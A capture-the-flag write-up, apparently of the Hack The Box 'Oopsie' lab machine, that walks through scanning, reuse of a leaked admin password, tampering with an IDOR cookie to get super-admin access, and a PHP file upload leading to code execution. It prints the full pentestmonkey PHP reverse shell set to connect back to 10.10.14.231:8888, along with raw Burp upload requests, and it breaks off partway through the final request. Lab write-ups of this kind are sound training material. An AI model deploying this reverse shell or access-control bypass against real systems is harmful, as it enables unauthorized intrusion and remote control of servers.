

# I7Z3R0

## Introduction

This is a second box for the starting point. Lets see whats there for us in here. As per the writeup i heard it seems like its like continuation of the boxes.

So far from the previous boxes we found the password as

```
administrator:MEGACORP_4dm1n!!
```

Lets go for enumeration and check what we have in here.

## Scanning

As usual i am going to start with nmap scan, if there is any port 80 open i will run gobuster and nikto along with this.

Lets see what we get here.

From the initial scan i see couple of ports open here which is `port 22` and `port 80` which is interesting and we have port 80 to enumerate more now.

## Nmap\_Initial

```
# Nmap 7.80 scan initiated Sun Apr  4 05:04:26 2021 as: nmap -sC -sV -vv -oA
nmap/initial 10.10.10.28
Nmap scan report for 10.10.10.28
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-04-04 05:04:27 PDT for 16s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDxxctowbmTyFHK0XREQShvlp32DNZ7TS9fp1pTxwt4urebfFSit
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
```

```

| 256 27:1d:d7:17:d7:c3:2d:3c:3c:3c:3c:3c:3c:3c:3c:3c (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIbmlzdHAyNTYAAABBLaHbfbieD7gNSibdzPXBW7/N005J4

| 256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKLh0LONi0YmLZbqc960WnEcjI1XJTP8Li2KiUt5pmkk
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Apr  4 05:04:43 2021 -- 1 IP address (1 host up) scanned in
17.23 seconds

```

I always like to run full scan as well in the background. Lets see what we have in the full scan as well. Since **port 80** is open i will also run nikto and gobuster as well in parallel.

We dont see any other ports open for this on full scan as well.

## Nmap\_Full

```

# Nmap 7.80 scan initiated Sun Apr  4 05:14:21 2021 as: nmap -sC -sV -vv -p- -oA nmap/full 10.10.10.28
Nmap scan report for 10.10.10.28
Host is up, received reset ttl 63 (0.21s latency).
Scanned at 2021-04-04 05:14:21 PDT for 296s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)

```

```
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDxxctowbmTyFHK0XREQShvlp32DNZ7TS9fp1pTxwt4urebfFSit

| 256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLaHbfbieD7gNSibdzPXBW7/N005J4

| 256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKLh0LONi0YmLZbqc960WnEcjI1XJTP8Li2KiUt5pmkk
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Apr  4 05:19:17 2021 -- 1 IP address (1 host up) scanned in
295.40 seconds
```

## Gobuster

```
/images (Status: 301)
/themes (Status: 301)
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/css (Status: 301)
/images (Status: 301)
/server-status (Status: 403)
/cdn-cgi (Status: 301)
```

# Nikto

```
- Nikto v2.1.6
```

```
+ Target IP: 10.10.10.28
```

```
+ Target Hostname: 10.10.10.28
```

```
+ Target Port: 80
```

```
+ Start Time: 2021-04-04 05:40:33 (GMT-7)
```

```
+ Server: Apache/2.4.29 (Ubuntu)
```

```
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
```

```
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

```
+ IP address found in the 'location' header. The IP is "127.0.1.1".
```

```
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
```

```
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.46).
```

```
Apache 2.2.34 is the EOL for the 2.x branch.
```

```
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
```

```
+ OSVDB-10944: : CGI Directory found
```

```
+ OSVDB-10944: /cdn-cgi/login/: CGI Directory found
```

```
+ OSVDB-3233: /icons/README: Apache default file found.
```


```
+ 10481 requests: 0 error(s) and 9 item(s) reported on remote host
```

```
+ End Time: 2021-04-04 06:22:35 (GMT-7) (2522 seconds)
```

```
+ 1 host(s) tested
```


## Enumeration

While the scanning is going on i want to poke manually on the website as well. I visited the website and found nothing interesting. All the links being redirected to the same page



It seems like automobile industry. First few things i check before logging in is to check `robots.txt` and to check the site extension in which the website is built.

Unable to find both `robots.txt` and `login` folder.



## Not Found

The requested URL was not found on this server.

*Apache/2.4.29 (Ubuntu) Server at 10.10.10.28 Port 80*


Next thing which i always wanted to do is to check the page source if there is anything important.

Checked and found one interesting folder from the page source.

```
~
1  }}();
2  //# sourceMappingURL=pen.js
3  </script>
4  <script src="/cdn-cgi/login/script.js"></script>
5  <script src="/js/index.js"></script>
6  </body>
7  </html>
8
```

It seems like there is a folder called `/cdn-cgi/login/` folder which indeed looks like login.

I can go to that folder and check what we have there.




Whoa!. We have login prompt finally. I have also found an interesting directory in [05-Scanning](#) which found a folder called `/uploads` which is interesting once again.

I tried with SQL basic auth injection but i was not able to get any success.

Since we got the credentials from [Archtype](#). Lets try to use the credentials here and check what we have.


**administrator:MEGACORP\_4dm1n!!**

I tried to login as **administrator:MEGACORP\_4dm1n!!** but was not successful then i tried with **admin:MEGACORP\_4dm1n!!** and yes i was able to login successfully.



## Website Poking

After [10-Enumeration](#) I wanted to poke at the website. While checking the website i saw an interesting tab called **Uploads** which is a eye catcher.



Lets go to the **Uploads** and check what we got over there.

I gone to the uploads folder but seems like superadmin access is required for that which we dont have yet.

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This action require super admin rights.

While poking the website i found an interesting parameter called 1

10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=1

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| Access ID | Name  | Email              |
|-----------|-------|--------------------|
| 34322     | admin | admin@megacorp.com |

I wonder what will happen if i change that number to a different one. I used burp to check that and found something interesting on `id=30`

10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30

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| Access ID | Name        | Email                   |
|-----------|-------------|-------------------------|
| 86575     | super admin | superadmin@megacorp.com |

I found the super admin account at ID=30 which is interesting once again. Lets see what we can do from here.

I captured the `uploads` request in burp and found that the server is providing access based on the ID value.




```
Raw Params Headers Hex
GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1
```

I wanted to check what will happen if i change the ID value here to super admin ID value.

I edited the request and put `ID=86575` Lets see what we will have in here.

```
GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30
Cookie: user=86575; role=admin
Upgrade-Insecure-Requests: 1
```

Whoa! I got an `Uploads` page just by changing the ID value to admin ID.




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|  |  |
|--|--|
| Brand Name                               | <input type="text"/>   |
| <input type="button" value="Browse..."/> | <div>No file selected.</div> <input type="button" value="Upload"/> |

Just to be on a safer side i have changed the admin id to super admin id while uploading the file as well.

I see that the file has been uploaded successfully.



Lets go the uploads folder and check if we have access now

## Initial Foothold


After this uploads its interesting. Lets go and upload the php file and check if we get something back.

I directly dont upload reverse shell but however i initially check with echo command or uploading the phpinfo() script to check the cmd execution.

I created a file called `test.php` with the below code.

```
<?php phpinfo(); ?>
```

Once the file is created lets upload it there and see what happens.



```

POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data; boundary=-----290532801033297374103828637761
Content-Length: 365
Origin: http://10.10.10.28
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1


-----290532801033297374103828637761
Content-Disposition: form-data; name="name"

-----290532801033297374103828637761
Content-Disposition: form-data; name="fileToUpload"; filename="test.php"
Content-Type: application/x-php
<?php phpinfo(); ?>

-----290532801033297374103828637761--

```

Yes! I got the command injection from the `phpinfo()`; Next step is to upload the reverse shell script to get the reverse shell.


10.10.10.28/uploads/test.php

**PHP Version 7.2.24-0ubuntu0.18.04.2**


|  |  |
|--|--|
| <b>System</b>                                  | Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64                |
| <b>Build Date</b>                              | Jan 13 2020 18:39:59   |
| <b>Server API</b>                              | Apache 2.0 Handler   |
| <b>Virtual Directory Support</b>               | disabled   |
| <b>Configuration File (php.ini) Path</b>       | /etc/php/7.2/apache2   |
| <b>Loaded Configuration File</b>               | /etc/php/7.2/apache2/php.ini   |
| <b>Scan this dir for additional .ini files</b> | /etc/php/7.2/apache2/conf.d  |
| <b>Additional .ini files parsed</b>            | /etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php |

## Gaining Shell

Since we have access to command injection, Lets upload php reverse shell from [Seclists](#) and see what we get.

I have saved the file as `pshell.php`. Lets upload and see what will happen.

## PHP Reverse Shell

```

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full

```

```
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responsibility
// for any actions performed using this tool. If these terms are not
acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache
normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail
```

```
and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).
These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.231'; // CHANGE THIS
$port = 8888; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked

```

```
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not
fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w")  // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}
```

```

}

// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us
// they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT

```

```

// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

```

Changed the reverse shell ip and changed the file name to pshell.php. Lets upload the file and see what happens.



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|  |   |
|--|---|
| Brand Name                               | <input type="text"/>                    |
| <input type="button" value="Browse..."/> | <input type="text" value="pshell.php"/> |
| <input type="button" value="Upload"/>    |   |

```
Raw Params Headers Hex
POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data; boundary=-----318109545731802795051376413
Content-Length: 5841
Origin: http://10.10.10.28
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
Cookie: user=86575; role=admin
Upgrade-Insecure-Requests: 1

-----318109545731802795051376413992
Content-Disposition: form-data; name="name"

-----318109545731802795051376413992
Content-Disposition: form-data; name="fileToUpload"; filename="pshell.php"
Content-Type: application/x-php

<?php
